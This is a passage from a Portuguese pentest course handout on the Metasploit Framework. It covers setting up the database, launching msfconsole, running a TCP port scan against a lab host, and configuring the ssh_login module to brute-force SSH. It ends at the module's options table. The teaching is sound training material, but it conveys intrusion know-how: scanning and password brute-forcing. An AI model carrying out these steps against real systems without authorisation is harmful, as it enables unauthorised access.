

OFFSEC

FRAMEWORK METAEXPLOIT



13

LISTA DE FIGURAS

Figura 1 – Startando serviço POstgreSQL	8
Figura 2 – Iniciando Base de dados msfdb	9
Figura 3 – Metasploit I.....	13
Figura 4 – Metasploit II.....	13
Figura 5 – Metasploit III.....	14
Figura 6 – Metasploit IV	16
Figura 7 – Metasploit V	16
Figura 8 – Metasploit VI	21
Figura 9 – Metasploit VII	30
Figura 10 – Metasploit VIII	35
Figura 11 – Metasploit IX	35
Figura 12 – Metasploit X	36
Figura 13 – Metasploit XI	36
Figura 14 – Meterpreter.....	41
Figura 15 – Meterpreter II.....	41
Figura 16 – Meterpreter III.....	48
Figura 17 – Meterpreter IV	48
Figura 18 – Meterpreter V	49
Figura 19 – Meterpreter VI	49

COMANDOS DE PROMPT DO SISTEMA OPERACIONAL

Comando de prompt 1 – Startando serviço do PostgreSQL	8
Comando de prompt 2 – Iniciando Base de Dados msfdb	9
Comando de prompt 3 – Iniciando Metasploit	10
Comando de prompt 4 – Módulos Auxiliares.....	12
Comando de prompt 5 – Metasploit I	12
Comando de prompt 6 – Metasploit II	13
Comando de prompt 7 - Metasploit III	14
Comando de prompt 8 - Metasploit IV.....	14
Comando de prompt 9 – Metasploit V.....	15
Comando de prompt 10 – Metasploit VI	16
Comando de prompt 11 – Metasploit VII	18
Comando de prompt 12 – Metasploit VIII	19
Comando de prompt 13 – Metasploit IX	21
Comando de prompt 14 – Metasploit X	22
Comando de prompt 15 – Metasploit XI	23
Comando de prompt 16 – Metasploit XII	24
Comando de prompt 17 – Metasploit XIV.....	29
Comando de prompt 18 – Metasploit XV.....	29
Comando de prompt 19 – Metasploit XVI.....	30
Comando de prompt 20 – Metasploit XVII.....	30
Comando de prompt 21 – Metasploit XVIII.....	31
Comando de prompt 22 – Metasploit XIX.....	32
Comando de prompt 23 – Metasploit XX.....	33
Comando de prompt 24 – Metasploit XXI.....	34
Comando de prompt 25 – Metasploit XXII.....	34
Comando de prompt 26 – Metasploit XXIII.....	35
Comando de prompt 27 – Metasploit XXIV	35
Comando de prompt 28 – Metasploit XXV	35
Comando de prompt 29 – Metasploit XXVI	35
Comando de prompt 30 – Metasploit XXVII	36
Comando de prompt 31 – Metaexploit XXVIII	38
Comando de prompt 32 – Metasploit XXIX	39
Comando de prompt 33 – Metasploit XXX	40
Comando de prompt 34 – Meterpreter	45
Comando de prompt 35 – Meterpreter II	48

SUMÁRIO

1 FRAMEWORK METASPLOIT	6
1.1 Módulos auxiliares.....	10
1.2 Ataques força bruta	17
1.3 Levantamento de informações	22
2 EXPLORANDO VULNERABILIDADES LINUX	31
3 EXPLORANDO VULNERABILIDADES WINDOWS.....	37
4 METERPRETER	41
REFERÊNCIA	50

1 FRAMEWORK METASPLOIT

Quando abordamos etapas de execução de um Pentest ou Teste de Intrusão, adentramos em inúmeros campos de informações e dados.

Cada uma destas etapas é crucial para o processo como um todo, juntas, proporcionam meios, formas e metodologias para sua execução. Como um elo de uma corrente, todas as etapas são interligadas, o sucesso de sua execução encontra-se diretamente ligada a todas as etapas, podendo caracterizar o insucesso, se alguma delas for mal executada ou desenvolvida.

Cabe ressaltar que a obtenção destas informações gera um fluxo de dados intenso e meios de armazená-los e organizá-los corretamente é essencial. Nesse sentido, o Metasploit Framework pode vir a proporcionar meios que facilitem o trato destes dados.

Com um banco de dados interno, permite-se o armazenamento e o gerenciamento destas informações, bem como proporcionam métodos eficazes de exploração de vulnerabilidades. Como um importante aliado do pentester, o MSF, como é conhecido, não é ferramenta, mas uma infraestrutura para execução de um pentest, automatizando os processos.

No Framework Metasploit, encontramos exploits e ferramentas concentradas em uma única interface, proporcionando um melhor acesso e utilização para execução de um trabalho de pentest.

Segundo Galossi (2018):

O Metasploit foi originalmente desenvolvido por HD Moore enquanto ele trabalhava para uma empresa de segurança. Quando HD percebeu que ele estava perdendo a maior parte do tempo dele validando e sanitizando códigos de exploit públicos, ele começou a criar um framework flexível e sustentável para criação e desenvolvimento de exploits. Ele lançou a primeira edição do Metasploit (Perl-based) em outubro de 2003 com um total de 11 exploits.

Em abril de 2004, com a ajuda do Spoonm, HD lançou a versão 2.0 com o projeto totalmente reescrito. Essa versão incluía 19 exploits e mais de 27 tipos de payloads. Brevemente depois do lançamento dessa versão, Matt Miller se juntou ao time de desenvolvimento e como o projeto ganhou popularidade, ele recebeu total suporte da comunidade de segurança da informação e rapidamente se tornou uma ferramenta obrigatória para pentest e exploitation.

Em 2007 o Metasploit foi migrado da linguagem Perl para a linguagem Ruby e foi lançado a versão 3.0 da ferramenta. Em 2009 o Metasploit foi adquirido pela Rapid7, o que permitiu que HD montasse um time focado

totalmente no desenvolvimento do Metasploit Framework. Desde essa aquisição a quantidade de atualizações ocorreram mais frequentemente do que qualquer um poderia esperar. A Rapid7 lançou duas versões da ferramenta, Express e Pro. Hoje, no ano de 2018, o Metasploit está na versão 4.x. (GALOSS, 2018, n. p.).

Bem como sua utilização, seu funcionamento pode ser melhor entendido, com o conhecimento de algumas terminologias básicas, como explica Galossi (2018):

Exploit: Um exploit é o meio pelo qual um atacante tira vantagem de uma falha dentro de um sistema, aplicação ou serviço. Um atacante usa um exploit para atacar um sistema de maneira que isso resulte em um comportamento particular jamais imaginado pelo desenvolvedor. Explorações comuns incluem buffer overflow, vulnerabilidades web e erros de configuração em geral.

Payload: Um payload é o código que nós queremos que o sistema execute e que é selecionado e entregue pelo Framework. Por exemplo, um shell reverso é um payload que cria a conexão da máquina alvo para o host do atacante com o prompt de comando do Windows. Já um bind shell é um payload que faz com que a máquina alvo fique ouvindo em uma determinada porta, onde o atacante por sua vez pode se conectar. Além desses exemplos, um payload pode ser algo tão simples quanto um punhado de comandos a serem executados no sistema operacional do alvo.

Shellcode: Shellcode é um conjunto de instruções usadas como um payload quando a exploração ocorre. O shellcode é tipicamente escrito em linguagem assembly. Na maioria dos casos, um command shell ou um meterpreter shell será disponibilizado depois que uma série de instruções forem realizadas pela máquina alvo, daí o nome.

Module: Um módulo é um pequeno software que pode ser usado pelo Metasploit. Às vezes, você pode precisar usar um módulo de exploit, um componente de software que conduz o ataque. Em outras ocasiões, você pode precisar usar um módulo auxiliar para realizar ações como scanning ou enumeração de sistemas e serviços. Esses módulos são o que tornam o Metasploit tão poderoso. (GALOSS, 2018, n. p.).

Conforme o entendimento sobre esse framework poderoso e de grande utilidade, percebemos a importância de sua utilização nas atividades de testes de intrusão.

Para um profissional pentester, o perfeito conhecimento e domínio desta ferramenta constituem requisitos básicos para a atividade. Cabe assegurar que todas as atividades executadas por ele podem ser executadas de forma manual, exigindo um conhecimento maior sobre diversas áreas por ele incorporadas.

Basicamente, esta ferramenta é orgânica do sistema operacional Kali Linux e, portanto, realizaremos nossas atividades práticas, tomando por base o laboratório criado.


Para iniciarmos as atividades com o metasploit, alguns procedimentos devem ser executados, para proporcionar uma experiência completa e registro das atividades, fundamental para o desenvolvimento do relatório final de um teste de intrusão.

Para utilização da funcionalidade de armazenamento das atividades realizadas, o metasploit executa de forma integrada com o PostgreSQL, que é um serviço de banco de dados. Portanto, para sua realização, o serviço do PostgreSQL deve estar em execução, sendo efetuado conforme Comando de prompt “Startando serviço do PostgreSQL” e observado na Figura “Startando serviço do PostgreSQL”.

```
root@kali:~# /etc/init.d/postgresql start
Starting postgresql (via systemctl): postgresql.service.
root@kali:~# service postgresql status
● postgresql.service - PostgreSQL RDBMS
   Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; vendor preset: enabled)
   Active: active (exited) since Tue 2020-10-27 19:52:06 -04; 33s ago
     Process: 2216 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
    Main PID: 2216 (code=exited, status=0/SUCCESS)
out 27 19:52:06 kali systemd[1]: Starting PostgreSQL RDBMS...
out 27 19:52:06 kali systemd[1]: Finished PostgreSQL RDBMS.
lines 1-8/8 (END)
```

Comando de prompt 1 – Startando serviço do PostgreSQL

Fonte: Elaborado pelo autor (2020)



```
root@kali:~# service postgresql start
root@kali:~# service postgresql status
● postgresql.service - PostgreSQL RDBMS
   Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; vendor preset: disabled)
   Active: active (exited) since Wed 2020-10-28 15:03:10 -04; 8s ago
     Process: 2038 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
    Main PID: 2038 (code=exited, status=0/SUCCESS)
out 28 15:03:10 kali systemd[1]: Starting PostgreSQL RDBMS...
out 28 15:03:10 kali systemd[1]: Finished PostgreSQL RDBMS.
root@kali:~#
```

Figura 1 – Startando serviço PostgreSQL

Fonte: Elaborado pelo autor (2020)

Após a inicialização do serviço do PostgreSQL, precisamos inicializar a base de dados do metasploit e verificar se sua inicialização transcorreu corretamente, utilizando os comandos da Comando de prompt “Iniciando Base de Dados msfdb” e Figura “Iniciando Base de Dados msfdb”.

```
root@kali:~# msfdb init
[i] Database already started
[i] The database appears to be already configured, skipping ini-
```

```

tialization
root@kali:~# msfdb status
• postgresql.service - PostgreSQL RDBMS
  Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; vendor preset: disabled)
  Active: active (exited) since Wed 2020-10-28 15:03:10 -04; 1min 11s ago
  Process: 2038 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
  Main PID: 2038 (code=exited, status=0/SUCCESS)
out 28 15:03:10 kali systemd[1]: Starting PostgreSQL RDBMS...
out 28 15:03:10 kali systemd[1]: Finished PostgreSQL RDBMS.
COMMAND      PID    USER    FD    TYPE DEVICE SIZE/OFF NODE NAME
postgres 2020 postgres 3u    IPv6  27293      0t0  TCP localhost:5432 (LISTEN)
postgres 2020 postgres 4u    IPv4  27294      0t0  TCP localhost:5432 (LISTEN)
UID          PID    PPID    C  STIME TTY      STAT   TIME CMD
postgres    2020        1   0  15:03 ?        Ss      0:00 /usr/lib/postgresql/12/bin/postgres -D /var/lib/postgresql/12/main -c config_file=/etc/postgresql/12/main/postgresql.conf
[+] Detected configuration file (/usr/share/metasploit-framework/config/database.yml)
root@kali:~#

```

Comando de prompt 2 – Iniciando Base de Dados msfdb
Fonte: Elaborado pelo autor (2020)

```

root@kali:~# msfdb init
[i] Database already started
[i] The database appears to be already configured, skipping initialization
root@kali:~# msfdb status
• postgresql.service - PostgreSQL RDBMS
  Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; vendor preset: disabled)
  Active: active (exited) since Wed 2020-10-28 15:03:10 -04; 1min 11s ago
  Process: 2038 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
  Main PID: 2038 (code=exited, status=0/SUCCESS)

out 28 15:03:10 kali systemd[1]: Starting PostgreSQL RDBMS...
out 28 15:03:10 kali systemd[1]: Finished PostgreSQL RDBMS.

COMMAND      PID    USER    FD    TYPE DEVICE SIZE/OFF NODE NAME
postgres 2020 postgres 3u    IPv6  27293      0t0  TCP localhost:5432 (LISTEN)
postgres 2020 postgres 4u    IPv4  27294      0t0  TCP localhost:5432 (LISTEN)

UID          PID    PPID    C  STIME TTY      STAT   TIME CMD
postgres    2020        1   0  15:03 ?        Ss      0:00 /usr/lib/postgresql/12/bin/postgres

[+] Detected configuration file (/usr/share/metasploit-framework/config/database.yml)
root@kali:~#

```

Figura 2 – Iniciando Base de dados msfdb
Fonte: Elaborado pelo autor (2020)

Na próxima etapa, iniciamos o framework através do comando da Comando de prompt “Iniciando Metasploit”, sendo assim, nossa ferramenta encontra-se pronta para utilização.


```
root@kali:~# msfconsole

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

      =[ metasploit v5.0.100-dev                               ]
+ -- --=[ 2046 exploits - 1107 auxiliary - 344 post           ]
+ -- --=[ 566 payloads - 45 encoders - 10 nops              ]
+ -- --=[ 7 evasion                                           ]

Metasploit tip: Enable HTTP request and response logging with set
HttpTrace true

msf5 >
```

Comando de prompt 3 – Iniciando Metasploit
Fonte: Elaborado pelo autor (2020)

1.1 Módulos auxiliares

Partindo para exploração da ferramenta, o metasploit possui muitos módulos auxiliares de utilizações diversas.

Para entendermos melhor a quantidade de módulos auxiliares existentes, executamos o comando da Comando de prompt “Módulos Auxiliares”, que nos mostra uma saída de mais de 1.000 opções de módulos auxiliares. Um ponto muito importante é a funcionalidade de utilização da tecla “Tab”, que complementa as solicitações, tomando por base os padrões de escrita.

Dentre os diversos módulos disponibilizados pelo metasploit, podemos observar tipos específicos como scanning, força bruta, enumeração e muitos outros.

```
msf5 > show auxiliary
```

Auxiliary

=====

#	Name	Disclosure Date	Rank	Check	Description
-	----				-
0	admin/2wire/xslt_password_reset	2007-08-15	manual	No	2Wire Cross-Site Request Forgery Password Reset Vulnerability
1	admin/android/google_play_store_uxss_xframe_rce	manual	No		Android Browser RCE Through Google Play Store XFO
2	admin/appletv/appletv_display_image	manual	No		Apple TV Image Remote Control
3	admin/appletv/appletv_display_video	manual	No		Apple TV Video Remote Control
4	admin/atg/atg_client	manual	No		Veeder-Root Automatic Tank Gauge (ATG) Administrative Client
5	admin/aws/aws_launch_instances	manual	No		Launches Hosts in AWS
6	admin/backupexec/dump	manual	No		Veritas Backup Exec Windows Remote File Access
7	admin/backupexec/registry	manual	No		Veritas Backup Exec Server Registry Access
8	admin/chromecast/chromecast_reset	manual	No		Chromecast Factory Reset DoS
9	admin/chromecast/chromecast_youtube	manual	No		Chromecast YouTube Remote Control
10	admin/db2/db2rcmd	2004-03-04	manual	No	IBM DB2 db2rcmd.exe Command Execution Vulnerability
11	admin/dns/dyn_dns_update	manual	No		DNS Server Dynamic Update Record Injection
12	admin/edirectory/edirectory_dhost_cookie	manual	No		Novell eDirectory DHOST Predictable Session Cookie
13	admin/edirectory/edirectory_edirutil	manual	No		Novell eDirectory eMBox Unauthenticated File Access
14	admin/emc/alphastor_devicemanager_exec	2008-05-27	manual	No	EMC AlphaStor Device Manager Arbitrary Command Execution
15	admin/emc/alphastor_librarymanager_exec	2008-05-27	manual	No	EMC AlphaStor Library Manager Arbitrary Command Execution
16	admin/firetv/firetv_youtube	manual	No		Amazon Fire TV YouTube Remote Control
17	admin/hp/hp_data_protector_cmd	2011-02-07	manual	No	HP Data Protector 6.1 EX-EC_CMD Command Execution
18	admin/hp/hp_ilo_create_admin_account	2017-08-24	manual	Yes	HP iLO 4 1.00-2.50 Authent-

```

cation Bypass Administrator Account Creation
19 admin/hp/hp_imc_som_create_account
   2013-10-08      manual  No      HP Intelligent Management
SOM Account Creation
20 admin/http/allegro_rompager_auth_bypass
   2014-12-17      manual  No      Allegro Software RomPager
'Misfortune Cookie' (CVE-2014-9222) Authentication Bypass
2017-04-06      manual  No      TYPO3 News Module SQL Injection
77 admin/http/typo3_sa_2009_001
   2009-01-20      manual  No      TYPO3 sa-2009-001 Weak En-
ryption Key File Disclosure

```

Comando de prompt 4 – Módulos Auxiliares
 Fonte: Elaborado pelo autor (2020)

O framework possui alguns padrões de utilização e como exemplo específico, utilizaremos o módulo de *scanning*, realizando um portscan TCP em uma das máquinas de nosso laboratório.

Para selecionar o módulo desejado, aplicamos o comando “use” seguido da especificação do módulo desejado.

Para facilitar as buscas por módulos, utilizamos o comando “search” seguido do objeto da busca, conforme demonstrado na Comando de prompt “Metasploit I” e Figura “Metasploit I”, ou simplesmente realizando a busca através da utilização da funcionalidade da tecla “Tab”.

```

msf5 > search "portscan/tcp"

Matching Modules
=====

#  Name                                     Disclosure Date  Rank Check
Description
-  ----                                     -
-----
0  auxiliary/scanner/portscan/tcp          normal         No
    TCP Port Scanner

msf5 >

```

Comando de prompt 5 – Metasploit I
 Fonte: Elaborado pelo autor (2020)

```
msf5 > search "portscan/tcp"

Matching Modules
=====

#  Name                                     Disclosure Date  Rank  Check  Description
-  - - - - -                               - - - - -      - - -  - - -  - - - - -
0  auxiliary/scanner/portscan/tcp          normal         No    TCP Port Scanner

msf5 > 
```

Figura 3 – Metasploit I
Fonte: Elaborado pelo autor (2020)

Após a pesquisa, utilizamos o comando da Comando de prompt “Metasploit II”, para selecionar o módulo desejado, conforme a Figura “Metasploit II”.

```
msf5 > use auxiliary/scanner/portscan/tcp
msf5 auxiliary(scanner/portscan/tcp) >
```

Comando de prompt 6 – Metasploit II
Fonte: Elaborado pelo autor (2020)

```
msf5 > use auxiliary/scanner/portscan/tcp
msf5 auxiliary(scanner/portscan/tcp) >
```

Figura 4 – Metasploit II
Fonte: Elaborado pelo autor (2020)

Para saber mais sobre o módulo a ser utilizado, usamos o comando “info” que retornará as informações e dados necessários para execução do módulo, conforme Comando de prompt “Metasploit III”.

```
msf5 auxiliary(scanner/portscan/tcp) > info

Name: TCP Port Scanner
Module: auxiliary/scanner/portscan/tcp
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
  hdm <x@hdm.io>
  kris katterjohn <katterjohn@gmail.com>

Check supported:
  No

Basic options:
  Name             Current Setting  Required  Description
  ----             -
  CONCURRENCY      10              yes       The number of concurrent ports to check per host
```

DELAY	0	yes	The delay between connections, per thread, in milliseconds
JITTER	0	yes	The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS	1-10000	yes	Ports to scan (e.g. 22-25,80,110-900)
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
THREADS	1	yes	The number of concurrent threads (max one per host)
TIMEOUT	1000	yes	The socket connect timeout in milliseconds
Description:			
Enumerate open TCP services by performing a full TCP connect on each port. This does not need administrative privileges on the source machine, which may be useful if pivoting.			
msf5 auxiliary(scanner/portscan/tcp) >			

Comando de prompt 7 - Metasploit III

Fonte: Elaborado pelo autor (2020)

Dentre as informações fornecidas, identificamos a que precisamos preencher para execução do módulo, que basicamente é o “RHOST”, direcionando sua execução para o alvo.


Seu preenchimento se dá através do comando “set rhost” seguido do IP alvo, conforme Comando de prompt “Metasploit IV”. Todos os dados a serem preenchidos para execução do módulo utilizarão sempre a sintaxe “set”, indicando que o usuário *setará* a informação necessária.

Um ponto a ser destacado é que se desejar realizar um port scanning com o metasploit na rede como um todo, o comando a ser utilizado seria “set rhosts 192.168.56.0/24”.

```
msf5 auxiliary(scanner/portscan/tcp) > set rhosts 192.168.56.101
rhosts => 192.168.56.101
msf5 auxiliary(scanner/portscan/tcp) >
```

Comando de prompt 8 - Metasploit IV

Fonte: Elaborado pelo autor (2020)



```
msf5 auxiliary(scanner/portscan/tcp) > set rhosts 192.168.56.103
rhosts => 192.168.56.103
msf5 auxiliary(scanner/portscan/tcp) >
```

Figura 5 – Metasploit III

Fonte: Elaborado pelo autor (2020)

Com o preenchimento da informação, executamos o comando “show options”, para verificar os dados preenchidos e os que faltam preencher.

Observando a saída do comando, percebemos que o módulo possui *setado* a verificação da porta 1 até a porta 10000, se desejassem realizar um scanning em todas as portas, utilizaríamos o comando “set ports 1-65000”, porém com a finalidade da exemplificação, manteremos as 10000 portas.

Como medida de segurança, o metasploit possui o comando “show missing”, que deve ser executado para verificar se os dados mínimos de execução do módulo estão preenchidos, conforme Comando de prompt “Metasploit V” e Figura “Metasploit IV”.

```
msf5 auxiliary(scanner/portscan/tcp) > show options
Module options (auxiliary/scanner/portscan/tcp):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
CONCURRENCY	10	yes	The number of concurrent ports to check per host
DELAY	0	yes	The delay between connections, per thread, in milliseconds
JITTER	0	yes	The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS	1-10000	yes	Ports to scan (e.g. 22-25,80,110-900)
RHOSTS	192.168.56.103	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
THREADS	1	yes	The number of concurrent threads (max one per host)
TIMEOUT	1000	yes	The socket connect timeout in milliseconds

```
msf5 auxiliary(scanner/portscan/tcp) > show missing
Module options (auxiliary/scanner/portscan/tcp):
```

Name	Current Setting	Required	Description
----	-----	-----	-----

```
msf5 auxiliary(scanner/portscan/tcp) >
```

Comando de prompt 9 – Metasploit V
Fonte: Elaborado pelo autor (2020)

```
msf5 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

  Name      Current Setting  Required  Description
  ----      -
  CONCURRENCY 10              yes       The number of concurrent ports to check per host
  DELAY       0               yes       The delay between connections, per thread, in milliseconds
  JITTER      0               yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
  PORTS       1-10000         yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS      192.168.56.103  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  THREADS     1               yes       The number of concurrent threads (max one per host)
  TIMEOUT     1000            yes       The socket connect timeout in milliseconds

msf5 auxiliary(scanner/portscan/tcp) > show missing

Module options (auxiliary/scanner/portscan/tcp):

  Name      Current Setting  Required  Description
  ----      -
  CONCURRENCY 10              yes       The number of concurrent ports to check per host
  DELAY       0               yes       The delay between connections, per thread, in milliseconds
  JITTER      0               yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
  PORTS       1-10000         yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS      192.168.56.103  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  THREADS     1               yes       The number of concurrent threads (max one per host)
  TIMEOUT     1000            yes       The socket connect timeout in milliseconds

msf5 auxiliary(scanner/portscan/tcp) >
```

Figura 6 – Metasploit IV
Fonte: Elaborado pelo autor (2020)

Conforme observado anteriormente, os requisitos mínimos foram preenchidos e o módulo pode ser executado. Para sua execução, utilizamos o comando “run” ou “exploit”, que retornará os respectivos resultados, conforme Comando de prompt “Metasploit VI” e Figura “Metasploit V”.

```
msf5 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.56.103: - 192.168.56.103:22 - TCP OPEN
[+] 192.168.56.103: - 192.168.56.103:21 - TCP OPEN
[+] 192.168.56.103: - 192.168.56.103:80 - TCP OPEN
[+] 192.168.56.103: - 192.168.56.103:445 - TCP OPEN
[+] 192.168.56.103: - 192.168.56.103:631 - TCP OPEN
[+] 192.168.56.103: - 192.168.56.103:3306 - TCP OPEN
[+] 192.168.56.103: - 192.168.56.103:3500 - TCP OPEN
[+] 192.168.56.103: - 192.168.56.103:6697 - TCP OPEN
[+] 192.168.56.103: - 192.168.56.103:8181 - TCP OPEN
[*] 192.168.56.103: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/portscan/tcp) >
```

Comando de prompt 10 – Metasploit VI
Fonte: Elaborado pelo autor (2020)

```
msf5 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.56.103: - 192.168.56.103:22 - TCP OPEN
[+] 192.168.56.103: - 192.168.56.103:21 - TCP OPEN
[+] 192.168.56.103: - 192.168.56.103:80 - TCP OPEN
[+] 192.168.56.103: - 192.168.56.103:445 - TCP OPEN
[+] 192.168.56.103: - 192.168.56.103:631 - TCP OPEN
[+] 192.168.56.103: - 192.168.56.103:3306 - TCP OPEN
[+] 192.168.56.103: - 192.168.56.103:3500 - TCP OPEN
[+] 192.168.56.103: - 192.168.56.103:6697 - TCP OPEN
[+] 192.168.56.103: - 192.168.56.103:8181 - TCP OPEN
[*] 192.168.56.103: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/portscan/tcp) >
```

Figura 7 – Metasploit V

Fonte: Elaborado pelo autor (2020)

Após a utilização do módulo de scanning, percebemos que nosso *host* alvo possui algumas portas abertas, como: 22, 21, 80, 445, 631, 3306, 3500, 6697 e 8181, demonstrando o processo simples de busca e utilização dos módulos auxiliares do metasploit.

1.2 Ataques força bruta

Seguindo na continuidade da identificação dos módulos existentes no metasploit, encontramos a execução de módulos que realizam ataques de força bruta em sistemas.

Dentre os módulos existentes, utilizaremos como forma de demonstração o módulo de força bruta no serviço “SSH” de nossa máquina-alvo do laboratório.

Conforme o scanning realizado anteriormente, identificamos o serviço SSH, rodando na porta 22. Para usarmos o módulo de ataque de força bruta em serviços SSH, executamos o comando “msfconsole” e realizamos uma pesquisa no framework contendo os seguintes dados “search type:auxiliary ssh”, conforme demonstrado na Comando de prompt “Metasploit VII”. Este comando realizará uma busca na ferramenta, identificando módulos auxiliares relacionados ao serviço SSH.

```
msf5 > search type:auxiliary ssh

Matching Modules
=====

#      Name                                     Dis-
closure Date   Rank    Check   Description
-      -
-----
0      auxiliary/dos/windows/ssh/sysax_sshd_kexchange
      2013-03-17      normal No      Sysax Multi-Server 6.10
SSHd Key Exchange Denial of Service
1      auxiliary/fuzzers/ssh/ssh_kexinit_corrupt
      normal No      SSH Key Exchange Init Corruption
2      auxiliary/fuzzers/ssh/ssh_version_15
      normal No      SSH 1.5 Version Fuzzer
3      auxiliary/fuzzers/ssh/ssh_version_2
      normal No      SSH 2.0 Version Fuzzer
4      auxiliary/fuzzers/ssh/ssh_version_corrupt
      normal No      SSH Version Corruption
5      auxiliary/gather/qnap_lfi
```



```

2019-11-25      normal  Yes      QNAP QTS and Photo Station
Local File Inclusion
  6  auxiliary/scanner/http/cisco_firepower_login
      normal  No      Cisco Firepower Management Console 6.0 Log-
in
  7  auxiliary/scanner/http/gitlab_user_enum
      2014-11-21      normal  No      GitLab User Enumeration
  8  auxiliary/scanner/ssh/apache_karaf_command_execution
2016-02-09      normal  No      Apache Karaf Default Credentials
Command Execution
  9  auxiliary/scanner/ssh/cerberus_sftp_enumusers
      2014-05-27      normal  No      Cerberus FTP Server SFTP
Username Enumeration
 10  auxiliary/scanner/ssh/detect_kippo
      normal  No      Kippo SSH Honeygot Detector
 11  auxiliary/scanner/ssh/eaton_xpert_backdoor
      2018-07-18      normal  No      Eaton Xpert Meter SSH Pri-
vate Key Exposure Scanner
 12  auxiliary/scanner/ssh/fortinet_backdoor
      2016-01-09      normal  No      Fortinet SSH Backdoor
Scanner
 13  auxiliary/scanner/ssh/juniper_backdoor
      2015-12-20      normal  No      Juniper SSH Backdoor Scan-
ner
 14  auxiliary/scanner/ssh/karaf_login
      normal  No      Apache Karaf Login Utility
 15  auxiliary/scanner/ssh/libssh_auth_bypass
      2018-10-16      normal  No      libssh Authentication By-
pass Scanner
 16  auxiliary/scanner/ssh/ssh_enum_git_keys
      normal  No      Test SSH Github Access
 17  auxiliary/scanner/ssh/ssh_enumusers
      normal  No      SSH Username Enumeration
 18  auxiliary/scanner/ssh/ssh_identify_pubkeys
      normal  No      SSH Public Key Acceptance Scanner
 19  auxiliary/scanner/ssh/ssh_login
      normal  No      SSH Login Check Scanner
 20  auxiliary/scanner/ssh/ssh_login_pubkey
      normal  No      SSH Public Key Login Scanner
 21  auxiliary/scanner/ssh/ssh_version
      normal  No      SSH Version Scanner

Interact with a module by name or index, for example use 21 or
use auxiliary/scanner/ssh/ssh_version

msf5 >

```

Comando de prompt 11 – Metasploit VII

Fonte: Elaborado pelo autor (2020)

Através dos resultados, escolhemos utilizar o módulo “auxiliary/scanner/ssh/ssh_login” que efetuará tentativas de login no serviço alvo

“SSH”, para selecionar o módulo utilizamos o comando “use auxiliary/scanner/ssh/ssh_login”.

Para analisarmos os dados necessários, utilizamos o comando “show options” e preenchemos os requisitos base para sua execução, conforme Comando de prompt “Metasploit VII”.

```
msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):
```

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	22	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
